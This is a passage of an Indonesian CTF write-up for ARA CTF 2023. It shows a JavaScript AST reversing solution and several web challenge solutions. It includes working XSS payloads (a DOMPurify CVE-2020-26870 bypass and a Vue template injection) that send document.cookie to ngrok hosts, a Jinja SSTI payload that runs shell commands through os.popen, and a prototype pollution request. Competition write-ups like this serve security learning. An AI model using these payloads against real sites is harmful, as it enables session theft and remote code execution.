


# Write-up ARA CTF 2023

*No Rush n Relax*



Linz  
Blacowhait  
killjoyGILA

# Daftar Isi

<b>Daftar Isi</b>	<b>2</b>
<b>Reverse</b>	<b>3</b>
Vidner's Rhapsody (304 pts)	3
<b>Web</b>	<b>6</b>
<b>Dewaweb (100 pts)</b>	<b>6</b>
Pollution (337 pts)	8
Paste it (443 pts)	10
Noctchill DB (454 pts)	12
Welcome Page (454 pts)	15
X-is for blabla (469)	17
<b>Binary</b>	<b>19</b>
Basreng Komplek (460 pts)	19
Nasgor Komplek (496 pts)	22
Bakso Komplek (500 pts)	26
Directive Communication (500 pts)	34
<b>Forensic</b>	<b>36</b>
Thinker (100 pts)	36
Leakages (500 pts)	36
<b>Cryptography</b>	<b>40</b>
One Time Password? (100 pts)	40
Secret Behind Letter (100 pts)	40
L0v32x0r (100 pts)	41
SH4 - 32	41
babychall (132 pts)	42
Help (443 pts)	43
<b>OSINT</b>	<b>45</b>
Hey detective, can you help me? (304 pts)	45
Backdoor (100 pts)	48
Time Machine (100 pts)	49
<b>Misc</b>	<b>50</b>
Feedback (50 pts)	50
Truth (176 pts)	50
@B4sh (100 pts)	50
D0ts N D4sh3s (100 pts)	51
In-sanity check (100 pts)	52

# Reverse

## Vidner's Rhapsody (304 pts)

Diberikan file json extension, setelah dibuka seperti ini

```
{
  "type": "Program",
  "start": 0,
  "end": 669,
  "body": [
    {
      "type": "FunctionDeclaration",
      "start": 0,
      "end": 480,
      "id": {
        "type": "Identifier",
        "start": 9,
        "end": 16,
        "name": "mystenc"
      },
      "expression": false,
      "generator": false,
      "async": false,
      "params": [
        {
          "type": "Identifier",
          "start": 17,
          "end": 24,
          "name": "berserk"
        },
        {
          "type": "Identifier",
          "start": 20,
          "end": 30,
          "name": "guts"
        }
      ]
    },
    {
      "type": "BlockStatement",
      "start": 32,
      "end": 480,
      "body": [
        {
          "type": "VariableDeclaration",
          "start": 35,
          "end": 66,
          "declarations": [
            {
              "type": "VariableDeclarator",
              "start": 39,
              "end": 45,
              "id": {
                "type": "Identifier",
                "start": 39,
                "end": 40,
                "name": "s"
              },
              "init": {
                "type": "ArrayExpression",
                "start": 43,
                "end": 45,
                "elements": [

```

Code tersebut adalah program js yang di buat menjadi bentuk AST (Abstract Syntax Tree) kalo gak salah itu kepanjangannya XD. Yaudah sebenarnya manual bisa, cuman panjang, cara bacanya sekilas seperti ini. **Type Program** startnya disini, **type Function Declaration**, **name mystenc**. Nah itu artinya program js buat function dengan nama **mystenc** ⇒ `mystenc(){ ... }`.

Yap karena manual bakal cape dan mungkin ada miss, kita pakai tools ini <https://github.com/estools/escodegen>, buat bikin JS AST tadi balik keawal. Tinggal gini:

```
const fs = require("fs")
const escodegen = require("escodegen")

let code = JSON.parse(fs.readFileSync('mytscode.json'))
console.log(escodegen.generate(code));
```

Run code diatas nanti hasilnya akan dapat code js lagi seperti ini:

```
function mystenc(berserk, guts) {
  var s = [], j = 0, x, res = '';
  for (var i = 0; i < 256; i++) {
    s[i] = i;
  }
  for (i = 0; i < 256; i++) {
    j = (j + s[i] + berserk.charCodeAt(i % berserk.length)) % 256;
    x = s[i];
    s[i] = s[j];
    s[j] = x;
  }
  i = 0;
  j = 0;
  for (var y = 0; y < guts.length; y++) {
    i = (i + 1) % 256;
    j = (j + s[i]) % 256;
    x = s[i];
    s[i] = s[j];
    s[j] = x;
    res += String.fromCharCode(guts[y] ^ s[(s[i] + s[j]) % 256]);
  }
  console.log(res);
}
var berserk = 'achenk';
var strenk = [
  244,
  56,
  117,
  247,
  61,
  16,
  3,
  64,
  107,
  57,
  131,
  13,
  137,
  113,
  214,
  238,
  178,
  199,
  4,
  115,
  235,
  139,
  201,
  22,
```

```
164,  
132,  
175  
];  
mystenc(berserk, strenk);
```

Yap, sisanya tinggal jalanin aja code diatas ini dapat flagnya.

```
linuz@linzext:~/Desktop/2023CTF_Archive/ARACTF/Rev$ node vidner.js  
j4vAST_l!ke_84831_t0wer_lo!l  
linuz@linzext:~/Desktop/2023CTF_Archive/ARACTF/Rev$
```

Flag : ARA{j4vAST\_l!ke\_84831\_t0wer\_lo!}


# Web

## Dewaweb (100 pts)


Diberikan sebuah link, ketika di inspect element terlihat flag part 1 di index.html



Part 2 nya terdapat di custom.js



Terdapat part 3 di style.css

```
509 transition: ease-in-out 0.5s,  
510 }  
511   
512   
513 ▾ /** end banner section */  
514 ▾ /** part-3 : g4k_ */  
515   
516 ▾ .titlepage {  
517     text-align: center;  
518     padding-bottom: 60px;  
519 }  
520
```

Dan part terakhir ada di header

```
? Server: Apache/2.4.54 (Debian)
? Vary: Accept-Encoding
X-4th-Flag: s1h?XD}
X-Powered-By: PHP/7.4.33
Request Headers (358 B)
```

Flag = ARA2023{s4nt4l\_dUlu\_g4k\_s1h?XD}

## Pollution (337 pts)

Soal prototype pollution, dikasih source codenya seperti ini:

```
const express = require('express');
const bodyParser = require('body-parser');
const secret = require('./secret');
const path = require('path');
const app = express();

app.use(bodyParser.text());
app.use('/static', express.static(path.resolve('static')));

app.get('/', (req, res) => {
  res.sendFile('/views/index.html', { root: __dirname });
})

app.post('/register', (req, res) => {
  try {
    let user = JSON.parse(req.body);

    // Haha, even you can set your role to Admin, but you don't have
    the secret!
    if (user.role == "Admin") {
      console.log(user.secret);
      if (user.secret !== secret.value) return res.send({
        "message": "Wrong secret! no Admin!"
      });
      return res.send({
        "message": "Here is your flag!",
        secret: secret.value
      });
    }

    const baseUser = {
      "picture": "profile.jpg"
    }

    let newUser = Object.assign(baseUser, user);
    if (newUser.role === "Admin") {
      return res.send({
        "message": "Here is your flag!",
        secret: secret.value
      });
    } else return res.send({
      "message": "No Admin? no flag!"
    });
  }
});
```



```

    } catch(e) {
      console.log(e);
    }
  })

const port = 1337;
app.listen(port, () => {
  console.log(`Listening at port:${port}`);
})

```


Bug prototype pollution ada di sini `let newUser = Object.assign(baseUser, user);`  
 Untuk mendapatkan flag newUser.role harus jadi **Admin**. Saya menemukan referensi yang pas untuk solve soal ini <https://zhuanlan.zhihu.com/p/579814437>. Dari referensi tersebut soal yang dicontohkan lumayan mirip yasudah kita bisa ikutin namun kita ganti isAdmin menjadi role = Admin.

The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab shows a POST request to `/register` with a JSON body: `{ "username": "LinZ", "proto": "{", "role": "admin" }`. The 'Response' tab shows a 200 OK response with a JSON body: `{ "message": "Here is your flag!", "secret": "ARA2023{e4sy_Pro70typ3_p0llut1oN}" }`. The response body is highlighted with a red box.

Flag : ARA2023{e4sy\_Pro70typ3\_p0llut1oN}

## Paste it (443 pts)


Soal XSS dimana kita bisa create notes disini.



Notes akan di sanitize/filter dengan DOMPurify versi 2.0.12, versi ini vulnerable terhadap CVE-2020-26870 yang affected ke versi < 2.0.17. Oke untuk bypass filter dari dompurify kita gunakan CVE itu, sumbernya bisa dilihat di sini [CEKIDOT](#).

Langsung saja kita coba payload alertnya

```
<form><math><mtext></form><form><mglyph><style></math><img src  
onerror=alert(1)>
```



Yup bisa, yaudah tinggal ambil cookie admin lalu lapor.

```
<form><math><mtext></form><form><mglyph><style></math><img src  
onerror=location.href='//747a-140-213-132-83.ap.ngrok.io/' + document.cookie>
```

```
ngrok

Check which logged users are accessing your tunnels in real time https://ngrok.com/s/app-users

Session Status      online
Account             L29 (Plan: Free)
Update              update available (version 3.1.1, Ctrl-U to update)
Version             3.1.0
Region              Asia Pacific (ap)
Latency             235ms
Web Interface        http://127.0.0.1:4040
Forwarding           https://747a-140-213-132-83.ap.ngrok.io -> http://localhost:8084

Connections          ttl      opn      rt1      rt5      p50      p90
0                  1        0.00    0.00    0.00    0.00

HTTP Requests
-----

GET /flag=ARA2023{pr07otyp3_p0llUt10n_g4Dg3t_t0_g3t_XSS}
```

Flag : ARA2023{pr07otyp3\_p0llUt10n\_g4Dg3t\_t0\_g3t\_XSS}

## Noctchill DB (454 pts)


Saat dibuka halaman web tampilannya seperti ini



Source code diberikan dan terdapat bug **SSTI** ( **Server Side Template Injection** ) pada page 404.html

```
@app.route('/<idol>')
def detail(idol):
    try :
        idol = idol.lower()
        render = render_template('idol.html', data=idols[idol])
        return render_template_string(render)
    except :
        try:
            if(not filter(idol)):
                return render_template('invalid.html')
            render = render_template('404.html', idol=idol)
            return render_template_string(render)
        except:
            return "Internal server error"
```

```
...
        <h1 class="text-3x1 font-black">404 Not Found!</h1>
        <h1 class="font-bold">"{{ idol }}" isn't noctchill
member!</h1>
        <a href="/" class="underline">Back to home.</a>
    </div>
...
```



Namun untuk soal ini terdapat beberapa blacklist.

```
blacklist = ["\\", "'", "`", "|", " ", "[", "]", "+", "init",  
"subprocess", "config", "update", "mro", "subclasses", "class", "base",  
"builtins"]
```

Well dari sumber WU orang <https://ctftime.org/writeup/11014> terdapat final payload yang lolos blacklist yaitu


```
GET /{{url_for.__globals__.__os__.__dict__.popen('ls').read()}}  
GET /{{url_for.__globals__.__os__.__dict__.system('ls').read()}}
```

Namun quotes diblockir, bypassnya tinggal taro argument itu di header pakai `request.headers.Variable_here` atau `request.args.variable_here`

Final payload:

```
url_for.__globals__.__dict__.popen(request.headers.A).read()  
url_for.__globals__.__dict__.popen(request.args.A).read()
```


Pakai yang atas/bawah sama aja, bedanya yang 1 di header yang 1 di GET argument  
?A=payload



Flag : ARA2023{its\_n0t\_th4t\_h4rd\_r1ghT??}

## Welcome Page (454 pts)

Diberikan 2 link, challenge dan bot. Soal XSS lagi, tampilannya seperti ini.




Oke kita bisa edit string welcome sesuka kita, saya coba langsung xss biasa pakai tag html ternyata ke encode. Setelah dilihat di view-source-code ternyata web jalan dengan vue.js.

```
Line wrap
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta http-equiv="X-UA-Compatible" content="IE=edge">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <title>Hello World!</title>
8   <script src="https://unpkg.com/vue@3/dist/vue.global.js"></script>
9   <script src="https://cdn.tailwindcss.com"></script>
10 </head>
11 <body class="bg-black text-white">
12 <div id="app" class="h-screen w-screen flex items-center">
13   
14   <!-- <p class="absolute left-1/2"><?<= htmlspecialchars(isset($_GET["msg"]) ? $_GET["msg"] : "") ?></p> -->
15   <p class="absolute left-1/2">Welcome!</p>
16 </div>
17 <script>
18   const { createApp } = Vue
19
20   createApp({
21     data() {
22       return {
23       }
24     }
25   }).mount('#app')
26 </script>
27 </body>
28 </html>
```



Yup ini sudah jelas SSTI juga namun client-side atau bisa dibilang **CSTI**, kita coba validasi dengan input `{{ 7+7 }}`.



Yup benar, sekarang tinggal cari deh payload vue.js xss csti di google ada banyak, list lengkapnya ada di <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet> tinggal coba 1-1 mana yang work. Disini saya pakai payload ini:

```
{{_openBlock.constructor('alert(1)')}()}}
```

Nah yaudah tinggal ganti alertnya ke fetch ato apapun yang ngambil cookie, Final Payload:

```
{{_openBlock.constructor('fetch("https://9778-140-213-138-92.ap.ngrok.io /"+document.cookie)')}()}}
```

Nah inget, disini kita perlu **URL ENCODING DULU**, karena kalau langsung copas payloadnya + akan dianggap sebagai %20 atau **SPASI** makanya kita tidak akan dapet cookienya, jadi ganti + dengan **%2B**.

```
Session Status      online
Account             L29 (Plan: Free)
Version             3.1.0
Region              Asia Pacific (ap)
Latency              191ms
Web Interface        http://127.0.0.1:4040
Forwarding            https://9778-140-213-138-92.ap.ngrok.io -> http://localhost:8084

Connections          ttl    opn    rt1    rt5    p50    p90
1                   0      0.02   0.00   2.45   2.45

HTTP Requests
-----

GET /flag=ARA2023{sUp3r_s3cr3t_c00k13_1s_h3r3}
```

Flag : ARA2023{sUp3r\_s3cr3t\_c00k13\_1s\_h3r3}



## X-is for blabla (469)

Laman web tampilannya seperti ini



Terdapat comment html pada saat inspect yang mengarah ke /readme.html.



Okay pertama2 saya kurang tahu ini soal apa. Baca dari judul X-is bla2 saya kira perlu nambahin beberapa header seperti X-Forwarded-For atau yang lain, setelah di coba taro semua header yang ada X-xxx, response dari web tidak ada perubahan. Lalu setelah saya baca hint dan dengan ilmu **DUKUN** readme.html merupakan petunjuk header yang harus kita taruh.

Paragraf 1: Brendo yutuber dari Jepang ⇒ Accept-Language: ja

Paragraf 2: Browser Omega ⇒ User-Agent: Omega


Paragraf 3: Sistem Operasi Wengdows ⇒ Sec-CH-UA-Platform: Wengdows

Paragraf 4: Tidak suka di ikuti stalker (Do Not Track) ⇒ DNT: 1

Paragraf 5: Ini stuck saya tanya2 admin dan akhirnya tau, →Brendo selalu membeli Kue ⇒ cookie name nya Kue=cookie\_here, lalu valuenya json {"no":"1337","nama":"Araa"}. Encode base64 (tau dari admin kalo harus di encode base64), lalu masukkan semua header2 tadi.

Final Header:

```
Accept-Language: ja
User-Agent: Omega
Sec-CH-UA-Platform: Wengdows
DNT: 1
Cookie: Kue=eyJubyl6IjEzMzciLCJuYW1hIjoiaXhYSj9
```



